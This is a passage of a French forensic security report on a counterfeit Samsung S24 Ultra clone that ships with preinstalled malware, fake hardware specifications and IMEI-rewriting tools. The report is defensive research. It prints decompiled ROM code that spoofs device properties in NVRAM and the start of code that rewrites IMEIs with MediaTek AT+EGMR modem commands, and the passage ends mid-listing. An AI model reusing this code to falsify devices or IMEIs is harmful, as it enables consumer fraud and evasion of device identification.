

Analyse d'un clone Samsung S24 Ultra compromis dès la chaîne d'approvisionnement

H.B.

Triada, proxy résidentiel, fraude IMEI et 0-day MMS 0-click :
autopsie d'un clone chinois infecté dès la sortie d'usine

Période d'analyse : Mai 2025 – Mai 2026

Cet article présente les résultats d'une investigation forensique conduite à des fins de recherche en sécurité, dans le respect du cadre légal applicable. Les adresses IP et domaines potentiellement malveillants sont présentés sous forme défanged ([.] à la place du point).

Résumé

Cet article présente l'investigation forensique d'un smartphone commercialisé comme "S24 Ultra" sur une marketplace en ligne, révélé être un clone contrefait d'origine chinoise (SoC MediaTek MT6762, ROM Android 12, matériel significativement inférieur aux spécifications annoncées) du "Samsung Galaxy S24 Ultra". L'analyse, conduite sur un an (mai 2025 - mai 2026), couvre six dimensions : (i) la fraude commerciale et la falsification de la chaîne d'approvisionnement européenne, impliquant l'usurpation d'un opérateur économique responsable français et un réseau logistique sino-européen ; (ii) la falsification systématique des propriétés matérielles et logicielles via des applications embarquées et la falsification d'IMEI par commandes AT propriétaires MediaTek ; (iii) l'analyse statique du firmware extrait par exploitation du mode BootROM MediaTek, révélant 75 applications sur 132 signées avec la clé de test générique AOSP ; (iv) l'instrumentation dynamique via Frida après patch du Little Kernel, déchiffrant les communications RSA+AES avec les serveurs AI-WINN (`pro.ai-winn[.]com`, China Telecom, Shenzhen) et confirmant la présence du malware Triada en 2025 (injection Zygote multi-applications, domaine `jpgymk.qt7tqr[.]com`) ; (v) une investigation dynamique complémentaire en 2026, révélant l'évolution de l'infrastructure : déploiement d'un implant Go natif (`cms_server`, 2,3 Mo) livré via une chaîne de dropper à cinq étapes (JAR chiffré → XOR+XXTEA → archive 7z → lanceur UPX → ELF ARM32), confirmé par rétro-ingénierie IDA Pro comme **proxy résidentiel UDP pur** (relais de datagrammes UDP encapsulés via multiplexage yamux et compression Snappy sur tunnel TCP). Le déchiffrement d'un fichier de configuration `config.json`s (AES-128-ECB, clé MD5 d'une chaîne volontairement trompeuse) révèle une **architecture C2 à trois niveaux** : AI-WINN (biométrie), `citrixgame[.]com` (Stage 2 / SDK), et `api.testr1[.]com` / `a.beat3put[.]com` (proxy résidentiel). L'ensemble constitue une compromission *by design*, intégrée dès la fabrication et maintenue opérationnellement un an après la première détection ; (vi) la découverte d'une vulnérabilité 0-day 0-click dans le composant OEM `MtkMms` : la réception d'une notification MMS (`m-notification-ind`) déclenche automatiquement une requête HTTP vers une URL arbitraire contrôlée par l'attaquant, sans interaction utilisateur ; ce vecteur est chaînable avec CVE-2023-4863 (`libwebp`, non corrigée : SPL 2022-09-01, APEX `com.android.media.swcodec` jamais mis à jour) vers une **RCE 0-click depuis n'importe quelle cellule GSM** (non vérifiée expérimentalement).

Table des matières

1	Introduction	5
1.1	Dispositif expérimental et outils utilisés	5
2	Fraude commerciale et chaîne d'approvisionnement	6

2.1	Acheminement et opérateurs logistiques	6
2.2	Usurpation d'identité réglementaire	7
2.3	Entité de retour	8
2.4	Contact auprès du fabricant	8
3	Analyse matérielle et falsification des propriétés système	9
3.1	Identification physique	9
3.2	Falsification des propriétés logicielles	10
3.2.1	Mécanisme de falsification embarqué dans la ROM	11
4	Analyse du firmware	13
4.1	Extraction via le mode BootROM MediaTek	13
4.2	Structure des partitions	14
4.3	Applications privilégiées suspectes	15
4.4	Signature avec la clé générique AOSP	16
5	Analyse statique des APK suspectes	17
5.1	WriteIMEI (<code>com.lys.writeimei</code>) : Provisionnement et falsification d'IMEI	17
5.1.1	Présentation et niveau de privilège	17
5.1.2	Mécanisme de modification de l'IMEI	17
5.1.3	Génération d'IMEI avec préfixes TAC codés en dur	19
5.1.4	Double mode d'activation	20
5.1.5	Implications pour la chaîne d'approvisionnement	21
5.2	FaceRegister (<code>com.aiwinn.faceregister</code>) : Exfiltration biométrique et fingerprinting matériel	23
5.2.1	Protocole de chiffrement RSA+AES identifié dans le code source	23
5.2.2	Fingerprinting matériel massif	24
5.2.3	Accès NVRAM via Binder	25
5.2.4	Reconnaissance faciale biométrique	25
5.2.5	Mécanisme de kill-switch et vérification périodique	25
5.3	MtkSystemUIA1 (<code>com.android.systemui</code>) : SDK espion embarqué dans SystemUI	26
5.3.1	Déverrouillage facial intégré à SystemUI	27
5.3.2	Infrastructure C2 multi-domaines	27
5.4	ArtificialSwitch (<code>com.example.artificialswitch</code>) : Console de falsification	28
5.4.1	Base de données de falsification en NVRAM	29
5.4.2	Sélecteur d'animation de démarrage (boot animation)	32
5.4.3	Réinitialisation du parcours d'initialisation	33
6	Analyse du trafic réseau	34

6.1	Infrastructure d'interception	34
6.2	Premières connexions à la mise sous tension	34
6.3	Mises à jour FOTA via un serveur tiers chinois	35
6.4	Domaines suspects et indicateurs Triada	35
6.5	Mécanisme d'injection Zygote : analyse des hypothèses	37
6.6	Téléchargement autonome d'APK	38
6.7	IPs malveillantes associées à des sinkholes	38
7	Obtention des privilèges root par patch du Little Kernel	38
7.1	Procédure standard et blocage	39
7.2	Analyse et patch du Little Kernel	40
8	Instrumentation dynamique et déchiffrement des communications	41
8.1	Protocole de chiffrement hybride	41
8.2	Déploiement de Frida	42
8.3	Hooking des fonctions de chiffrement	43
8.4	Flux de connexion via xl-ads et citrixgame	43
8.5	Contenu des communications déchiffrées	44
9	Investigation dynamique en direct (2026)	47
9.1	Présence des bibliothèques AI-WINN dans /system/lib64/	47
9.2	Répertoire /sdcard/aiwinn/ et enregistrement de licence	47
9.3	Domaines C2 actifs en 2026 et rotation d'infrastructure	48
9.4	Implant Go de type tunnel multiplexé (<i>yamux</i>) : cms_server	49
9.4.1	Mécanisme de téléchargement	49
9.4.2	Analyse statique du binaire Go	52
9.4.3	Déchiffrement de config.json s : C2 du Stage 2	52
9.5	Proxy résidentiel UDP : analyse par rétro-ingénierie	55
9.5.1	Désassemblage IDA Pro : inventaire des fonctions clés	55
9.5.2	Correspondance technique avec l'implant Go	59
9.5.3	Modèle économique et impact	60
10	Vulnérabilité 0-day 0-click via MMS	60
10.1	Origine de la vulnérabilité	60
10.2	Code vulnérable	61
10.3	Preuve de concept	62
10.3.1	Injection SQLite locale vs attaque réseau réelle	62
10.3.2	Résultat expérimental : simulation locale par injection SQLite	63
10.3.3	Note sur l'envoi OTA et les restrictions opérateur	64
10.3.4	La vulnérabilité est-elle accidentelle ou intentionnelle ?	65

10.4 Chaîne complète vers la RCE	66
11 Indicateurs de compromission (IoC) et attribution	69
11.1 Récapitulatif des indicateurs réseau	69
11.2 Indicateurs APK	70
11.3 Identité probable de l'opérateur : <i>Xinsuan Yiti</i>	70
12 Discussion	71
12.1 Modèle de menace	71
13 Conclusion	72
Références	73

1 Introduction

La prolifération de smartphones contrefaits sur les plateformes de commerce en ligne représente un risque sécuritaire sous-estimé. Si la fraude commerciale liée à ces appareils est relativement bien documentée, la dimension de sécurité informatique (et plus précisément la présence de malware préinstallé au niveau firmware) demeure peu traitée dans la littérature publique francophone.

Cette investigation trouve son origine dans l'achat, via une marketplace en ligne, d'un appareil commercialisé sous le nom "S24 Ultra" à un prix anormalement bas. L'examen physique, puis technique, de l'appareil a rapidement révélé de multiples incohérences. Ce rapport retrace méthodiquement le cheminement de l'investigation, depuis l'analyse de la chaîne logistique jusqu'à l'instrumentation dynamique du firmware en passant par la rétro-ingénierie de la partition de démarrage.



FIGURE 1 – L'appareil tel que reçu, présenté dans son emballage.

1.1 Dispositif expérimental et outils utilisés

L'environnement d'analyse utilisé tout au long de cette investigation est le suivant :

- **ADB (Android Debug Bridge)** : inspection des propriétés système, extraction de logs, accès au shell Android.
- **mtkclient** : outil open-source permettant d'interagir avec le chargeur de démarrage MediaTek (BROM) afin d'extraire l'intégralité du firmware sans accès root préalable.
- **Ghidra / jadx** : désassemblage du Little Kernel (`lk.img`) et analyse des APK.

- **mitmproxy & Wireshark** : interception et analyse du trafic réseau via un point d'accès Wi-Fi dédié.
- **Frida** : instrumentation dynamique pour le hooking de fonctions critiques de chiffrement à l'exécution.
- **Magisk** : outil de rootage permettant de patcher la partition `boot.img`.
- **IDA** : désassemblage de l'implant codé en Go.

2 Fraude commerciale et chaîne d'approvisionnement

2.1 Acheminement et opérateurs logistiques

L'appareil a été expédié depuis la Chine et acheminé par la société **CIRRO PARCEL FRANCE**, initialement connue sous le nom de YunExpress France, filiale du groupe chinois YunExpress (marque du groupe Zongteng Group, basé à Shenzhen).



FIGURE 2 – Organigramme de la structure de contrôle de CIRRO PARCEL FRANCE.

La société Zongteng Group est un acteur majeur de la logistique e-commerce transfrontalière. Sa structuration (holding néerlandaise (YUNEXPRESS HOLDINGS B.V.) contrôlant une filiale française) permet à des groupes chinois d'exercer un contrôle opérationnel sur des entités locales européennes, facilitant la fluidité logistique tout en bénéficiant d'une implantation réglementaire au sein de l'UE. La société dispose de sept sites logistiques en France (Marly-la-Ville, Lyon, Marseille, Toulouse, Metz, Nantes, Nice), conférant une capacité significative de distribution rapide sur le territoire national.





FIGURE 3 – Étiquette d'expédition CIRRO PARCEL avec mention en chinois mention "*ci jian dai you nei zhi dian*" (contient de l'électronique intégré).

2.2 Usurpation d'identité réglementaire

La réglementation européenne impose qu'un opérateur économique responsable (OER) établi dans l'UE soit désigné pour chaque produit mis sur le marché. Pour l'appareil analysé, cette mention obligatoire renvoie à la société française **DISCOUNT INDUSTRY**, domiciliée à Chambly (Oise). Or, un contact direct avec cette entreprise a confirmé que son identité est **usurpée par des entités chinoises** afin d'opérer légalement sur les marketplaces. Une plainte a été déposée en ce sens par DISCOUNT INDUSTRY.



(a) Informations fabricant : Jieyang Hao Technology Co., Ltd (Guangdong).

(b) OER usurpé : DISCOUNT INDUSTRY, Chambly (France).

FIGURE 4 – Dissociation entre le fabricant réel et l'opérateur européen déclaré.

2.3 Entité de retour

L'étiquette de retour mentionne une adresse à Bar-le-Duc au nom d'une entité "**yu-3813**" (le nom a été modifié dans le cadre de ce document mais la syntaxe est conservée), totalement absente des bases légales publiques françaises. Le numéro de téléphone associé redirige systématiquement vers une messagerie automatique, suggérant potentiellement un dispositif de couverture logistique.

Des échanges engagés par voie postale ont finalement permis d'établir que cette entité correspond à une personne physique agissant comme point relais pour la réexpédition des appareils vers le vendeur. Les opérations de vente, de livraison et de gestion des retours apparaissent ainsi comme intégralement structurées autour d'un réseau logistique piloté par des entités chinoises.

2.4 Contact auprès du fabricant

Une prise de contact par courrier électronique avec le fabricant a mis en évidence une organisation logistique et commerciale dépassant largement le cadre de la vente isolée d'appareils sur des marketplaces. Lors des échanges, un catalogue complet de clones de smartphones parmi les plus vendus sur les marchés européen et nord-américain a été transmis.

Ce catalogue comprend notamment des copies d'iPhone i15 ProMax, i16 ProMax, ainsi que de Samsung S24 et S25, proposées à des tarifs compris entre 146 et 175 euros l'unité. Les

conditions commerciales imposent toutefois une commande minimale de 100 unités, ce qui témoigne à la fois d'une capacité de production industrielle significative et de l'existence d'une demande structurée pour ce type de produits.

Schéma de fraude identifié

Le dispositif combine : usurpation d'identité d'un OER européen légitime, recours à des entités fictives de retour, et acheminement via un réseau logistique sino-européen. Ce montage permet d'obtenir la validation réglementaire requise sur les marketplaces tout en échappant aux contrôles douaniers, fiscaux et de conformité.

3 Analyse matérielle et falsification des propriétés système

3.1 Identification physique

L'appareil est commercialisé sous le nom **S24 Ultra** vendu par **MJDHS**. Sur le plan purement visuel, le clone est une copie conforme du Samsung Galaxy S24 Ultra : dimensions identiques, disposition des capteurs photo rigoureusement similaire, qualité de finition extérieure comparable. La contrefaçon n'est pas détectable à l'œil nu, ce qui constitue l'un des facteurs de risque les plus importants pour le consommateur non averti. La Figure 5 présente les fiches produit respectivement pour l'original (Samsung, Figure 5a) et le clone MJDHS (Figure 5b), tels qu'affichés sur les marketplaces.



(a) Fiche produit du véritable Samsung Galaxy S24 Ultra.



(b) Fiche produit du clone MJDHS S24 Ultra.

FIGURE 5 – Comparaison des fiches produit : l'apparence commerciale est quasi-identique, rendant la détection visuelle impossible pour un acheteur non spécialisé.

3.2 Falsification des propriétés logicielles

L'examen via ADB (`adb shell getprop`) révèle un système de falsification multicouche des propriétés Android. La Table 1 synthétise les valeurs annoncées versus les valeurs réelles pour les composants principaux.

TABLE 1 – Comparaison entre les valeurs système annoncées et les valeurs réelles du clone chinois.

Propriété	Valeur annoncée	Valeur réelle
Modèle	Samsung Galaxy S24 Ultra	Wizpad R10S
Android	14	12
Processeur	Qualcomm Snapdragon 8 Gen 3	MediaTek Helio P22 (MT6762)
Coeurs CPU	12	8
RAM	6 Go	≈ 4 Go (3954896 kB)
Stockage	256 Go	≈ 51 Go
Batterie	8000 mAh	≈ 2946 mAh
Capteurs photo	4 capteurs arrière	1 capteur arrière
Caméra avant	72 Mpx	≤ 8 Mpx
Caméra arrière	108 Mpx	≤ 13 Mpx




FIGURE 6 – Exemples de propriétés ADB falsifiées.

La falsification de la RAM et du stockage est présenté sur les figure 7.



FIGURE 7 – Falsification des capacités mémoire et stockage.

La falsification de la batterie est démontrée à l'aide de la commande `adb shell cat /sys/class/power_supply/battery/uevent` qui retourne `POWER_SUPPLY_CHARGE_FULL=29460000` (soit environ 2946 mAh), alors que le système Android affiche une capacité de 8000 mAh (une surévaluation d'un facteur 2,7).

3.2.1 Mécanisme de falsification embarqué dans la ROM

La méthode `onCreate()` de la classe `MainActivity` de l'application `LysUltraman_a1_11_s24ultra.apk` (présente dans la ROM) est responsable de l'injection des valeurs falsifiées dans les pro-

propriétés système au démarrage.

```

if (!"8".equals(SystemProperties.get("persist.sys.fakeramtype", "def"))) {
    SystemProperties.set("persist.sys.fakeramtype", "8");
    savePoperties("8", 11, 9);
    RamwriteValueToNvram(11, 20);
    this.flag = Boolean.TRUE;
    Log.d("cln", "ram");
}
if (!"14.0".equals(SystemProperties.get("persist.sys.fakeandroidversion", "def"))) {
    SystemProperties.set("persist.sys.fakeandroidversion", "14.0");
    savePoperties("14.0", 51, 9);
    RamwriteValueToNvram(51, 60);
    this.flag = Boolean.TRUE;
    Log.d("cln", "version");
}
if (!"S24 Ultra".equals(SystemProperties.get("persist.sys.fakemodel", "def"))) {
    SystemProperties.set("persist.sys.fakemodel", "S24 Ultra");
    savePoperties("S24 Ultra", 101, 39);
    RamwriteValueToNvram(101, 140);
    this.flag = Boolean.TRUE;
    Log.d("cln", "model");
}
if (!"72".equals(SystemProperties.get("persist.sys.fakerfrontcamera", "def"))) {
    SystemProperties.set("persist.sys.fakerfrontcamera", "72");
    savePoperties("72", 31, 9);
    RamwriteValueToNvram(31, 40);
    this.flag = Boolean.TRUE;
    Log.d("cln", "fc");
}
if (!"108".equals(SystemProperties.get("persist.sys.fakerbackcamera", "def"))) {
    SystemProperties.set("persist.sys.fakerbackcamera", "108");
    savePoperties("108", 41, 9);
    RamwriteValueToNvram(41, 50);
    this.flag = Boolean.TRUE;
    Log.d("cln", "bc");
}
if (!"Qualcomm SM8550".equals(SystemProperties.get("persist.sys.fakentkcpu", "def"))) {
    SystemProperties.set("persist.sys.fakentkcpu", "Qualcomm SM8550");
    savePoperties("Qualcomm SM8550", 181, 19);
    RamwriteValueToNvram(181, 200);
    this.flag = Boolean.TRUE;
    Log.d("cln", "cpu");
}
if (!"12 core".equals(SystemProperties.get("persist.sys.fakecpucore", "def"))) {
    SystemProperties.set("persist.sys.fakecpucore", "12 core");
    savePoperties("12 core", 91, 9);
    RamwriteValueToNvram(91, 100);
    this.flag = Boolean.TRUE;
    Log.d("cln", "core");
}
}

```

FIGURE 8 – Extrait de LysUltraman_a1_l1_s24ultra.apk : injection des propriétés falsifiées depuis onCreate().

L'analyse du code source décompilé de LysUltraman révèle un mécanisme à deux niveaux de persistance :

```

1 // Niveau 1 : propriete systeme volatile
2 SystemProperties.set("persist.sys.fakemodel", "S24 Ultra");
3 SystemProperties.set("persist.sys.fakemtkcpu", "Qualcomm SM8550");
4 ;
5 SystemProperties.set("persist.sys.fakeromtype", "256");
6 SystemProperties.set("persist.sys.fakeramtype", "8");
7 SystemProperties.set("persist.sys.fakeandroidversion", "14.0");
8 SystemProperties.set("persist.sys.fakerfrontcamera", "72");
9 SystemProperties.set("persist.sys.fakerbackcamera", "108");
10 SystemProperties.set("persist.sys.fakecpucore", "12 core");

```

```

10
11 // Niveau 2 : ecriture permanente dans la NVRAM via HIDL
12 INvram nvram = INvram.getService(); // vendor.mediatek.hardware
    .nvram@1.0
13 nvram.writeFileByNamevec(
14     "/mnt/vendor/nvdata/APCFG/APRDCL/PRODUCT_MODEL", 300,
        dataArray);
15 // + Boot_Logo_Flag pour reinitialiser le compteur de boots
16 nvram.writeFileByNamevec(
17     "/mnt/vendor/nvdata/APCFG/APRDCL/Boot_Logo_Flag", 5,
        dataArray2);

```

Listing 1 – LysUltraman: double écriture SystemProperties + NVRAM

Le double mécanisme est crucial car les `SystemProperties` sont perdues à l'extinction, mais les valeurs gravées en NVRAM (`PRODUCT_MODEL`, 300 octets) survivent à tout cycle d'alimentation. La NVRAM MediaTek est la même zone mémoire qui contient les IMEI (d'où la cohérence architecturale avec `WriteIMEI` et `FaceRegister`, qui utilisent les mêmes interfaces HIDL/Binder pour accéder à cette zone).

L'application reçoit ses paramètres via un `Intent` (champ `style`), ce qui implique qu'un autre composant du firmware orchestre quelle variante de falsification appliquer : modèle « S24 Ultra » (`style 0`), ou un autre profil selon la configuration usine. Après écriture, elle déclenche un redémarrage (`android.intent.action.REBOOT`) pour valider les propriétés.

4 Analyse du firmware

4.1 Extraction via le mode BootROM MediaTek

Le SoC MediaTek MT6762 implémente un mode *BootROM* (BROM) activable en maintenant le bouton volume haut enfoncé lors de la connexion USB. Ce mode permet une interaction directe avec le chargeur de démarrage, indépendamment du système d'exploitation flashé. L'outil **mtkclient** permet d'exploiter ce mode afin d'extraire l'intégralité du firmware **sans nécessiter d'accès root**.

```

GPT Table:
-----
boot_para:      Offset 0x00000000000008000, Length 0x000000000100000
                  Flags 0x00000000, UUID f57ad330-39c2-4488-b09b-00cb43c9ccd4, Type EFI_BASIC_DATA
recovery:      Offset 0x000000000108000, Length 0x000000000200000
                  Flags 0x00000000, UUID fe686d97-3544-4a41-21be-167e25b61b6f, Type EFI_BASIC_DATA
para:          Offset 0x0000000002108000, Length 0x000000000080000
                  Flags 0x00000000, UUID 1cb143a8-b1a8-4b57-51b2-945c5119e8fe, Type EFI_BASIC_DATA
expdb:         Offset 0x0000000002188000, Length 0x000000000140000
                  Flags 0x00000000, UUID 3b9e343b-cdc8-4d7f-a69f-b6812e50ab62, Type EFI_BASIC_DATA
vbmeta_system: Offset 0x0000000003588000, Length 0x000000000080000
                  Flags 0x00000000, UUID 5f6a2c79-6617-4b85-02ac-c2975a14d2d7, Type EFI_BASIC_DATA
vbmeta_vendor: Offset 0x0000000003d88000, Length 0x000000000080000
                  Flags 0x00000000, UUID 4ae2050b-5db5-4ff7-d3aa-5730534be63d, Type EFI_BASIC_DATA

```

FIGURE 9 – Table de partitions GPT listée via mtkclient.

4.2 Structure des partitions

Au total, 37 partitions ont été identifiées sur l'appareil. La Table 2 présente les partitions les plus significatives pour l'analyse.

TABLE 2 – Partitions identifiées (sélection).

Nom	Offset	Taille
boot_para	0x00000000000008000	0x000000000100000
recovery	0x000000000108000	0x000000000200000
vbmeta_system	0x0000000003588000	0x000000000080000
vbmeta_vendor	0x0000000003d88000	0x000000000080000
mdling	0x000000000fd00000	0x0000000006400000
nvrnm	0x00000000018400000	0x0000000004000000
lk	0x0000000001c400000	0x000000000100000
boot	0x0000000001c600000	0x0000000002000000
tee1	0x00000000023600000	0x0000000000500000
super	0x00000000024000000	0x0000000128a00000
vbmeta	0x0000000014ca00000	0x0000000000e00000
userdata	0x00000000168800000	0x00000000d234f8000

La partition **super** est particulièrement intéressante : il s'agit d'une partition composite contenant trois volumes : **product** (éléments spécifiques du modèle), **system** (partition principale contenant l'OS Android) et **vendor** (bibliothèques et pilotes spécifiques au matériel).

```
Partition table:
-----
Name: product
Group: main
Attributes: readonly
Extents:
    0 .. 2299135 linear super 2048
-----
Name: system
Group: main
Attributes: readonly
Extents:
    0 .. 4633343 linear super 2301952
-----
Name: vendor
Group: main
Attributes: readonly
Extents:
    0 .. 808983 linear super 6936576
-----
```

FIGURE 10 – Volumes contenus dans la partition super : product, system, vendor.

L'accès en lecture à ces partitions ouvre la voie à une analyse approfondie du firmware, à la reconstruction de l'image système, et à la détection d'éléments malveillants ou de falsification intégrées dès la compilation de la ROM.

4.3 Applications privilégiées suspectes

L'analyse de la ROM a alors permis d'identifier deux applications particulièrement sensibles :

- MtkSystemUIA1.apk (dans system/system_ext/priv-app/)
- FaceRegister.apk (dans system/priv-app/)

Leurs fichiers `AndroidManifest.xml` déclarent l'attribut `sharedUserId="android.uid.systemui"`, ce qui leur confère le même UID que les composants critiques du système Android (barre d'état, écran de verrouillage, SystemUI).

```
<manifest xmlns:android:prv="http://schemas.android.com/apk/prv/  
  android:sharedUserId="android.uid.systemui"  
  android:versionCode="31"  
  android:versionName="12"  
  android:compileSdkVersion="31"  
  android:compileSdkVersionCodename="12"  
  coreApp="true"
```

FIGURE 11 – Extrait de `AndroidManifest.xml` de `MtkSystemUIA1.apk` : déclaration du `sharedUserId` système.

Ce mécanisme permet à ces applications de :

1. Interagir avec des composants système critiques sans restriction ;
2. Contourner certaines protections du sandbox Android ;
3. Injecter du contenu dans l'interface utilisateur ou détourner des actions système.

Leur installation dans un dossier système privilégié implique obligatoirement qu'elles ont été **signées avec la même clé que la ROM**, ce qui prouve leur intégration intentionnelle par le constructeur du firmware.

4.4 Signature avec la clé générique AOSP

L'analyse de la signature de `MtkSystemUIA1.apk` via `apksigner verify` révèle que les métadonnées du certificat sont celles du certificat par défaut fourni avec le code source d'AOSP (Android Open Source Project). Ces métadonnées ne correspondent ni à Samsung, ni à Google, ni à aucun OEM légitime et reconnu : il s'agit de la *platform key* générique, publiquement connue et librement disponible dans le dépôt AOSP.

```
+ apksigner verify --print-certs /home/re-mobile/APK/MtkSystemUIA1.apk  
Signer #1 certificate DN: EMAILADDRESS=android@android.com, CN=Android, OU=Android, O=Android, L=Mountain  
View, ST=California, C=US  
Signer #1 certificate SHA-256 digest: c8a2e9bccf597c2fb6dc66bee293fc13f2fc47ec77bc6b2b0d52c11f51192ab8  
Signer #1 certificate SHA-1 digest: 27196e386b875e76adf700e7ea84e4c6eee33dfa  
Signer #1 certificate MD5 digest: 8ddb342f2da5408402d7568af21e29f9
```

FIGURE 12 – Sortie de `apksigner verify -verbose` sur `MtkSystemUIA1.apk` : le certificat présenté est la *platform key* générique AOSP. Le DN (*Distinguished Name*) du sujet et de l'émetteur ne renvoie ni à Samsung, ni à Google, ni à aucun OEM légitime, mais bien au certificat de test par défaut distribué publiquement avec le code source Android. Son utilisation en production ouvre la voie à des attaques locales : toute application tierce signée avec cette même clé peut s'exécuter avec les privilèges d'un composant système.

Portée de la compromission par testkey

Sur 132 applications Android extraites de l'image système, **75 sont signées avec la clé de test AOSP** (soit plus de 56%). Cette situation annule les garanties d'intégrité, d'authenticité et d'isolement inter-applications normalement assurées par Android. Toute application signée avec cette clé peut s'exécuter comme un composant système, et l'ensemble du parc applicatif devient potentiellement malveillant. En environnement Play Protect certifié, un tel firmware serait immédiatement rejeté.

5 Analyse statique des APK suspectes

L'extraction et la décompilation des APK présentes dans l'image système ont permis d'analyser directement leur code source Java. Parmi les applications identifiées comme suspectes, `WriteIMEI` constitue un cas particulièrement révélateur. Il s'agit d'un outil de falsification de l'identité radio de l'appareil, intégré au firmware dès sa fabrication.

5.1 WriteIMEI (`com.lys.writeimei`) : Provisionnement et falsification d'IMEI

5.1.1 Présentation et niveau de privilège

L'application déclare `sharedUserId="android.uid.phone"`, lui conférant les mêmes privilèges que le processus téléphonique système. Elle s'exécute dans le processus `com.android.phone`, ce qui lui donne un accès direct à la couche radio (RIL : *Radio Interface Layer*) sans restriction.

5.1.2 Mécanisme de modification de l'IMEI

L'IMEI est modifié via des commandes AT propriétaires MediaTek envoyées directement au modem, en contournant toute couche d'abstraction Android :

```

1 String[] strArr = {"AT+EGMR=1,", ""};
2 strArr[0] = "AT+EGMR=1,7,\"" + Imei + "\""; // SIM slot 1
3 strArr2[0] = "AT+EGMR=1,10,\"" + Imei2 + "\""; // SIM slot 2
4
5 Phone defaultPhone = PhoneFactory.getDefaultPhone();
6 if (needWriteImei1(0)) {
7     defaultPhone.invokeOemRilRequestStrings(
8         strArr, mResponseHandler.obtainMessage(7));
9 }
10 if (needWriteImei1(1)) {
11     defaultPhone.invokeOemRilRequestStrings(

```

```
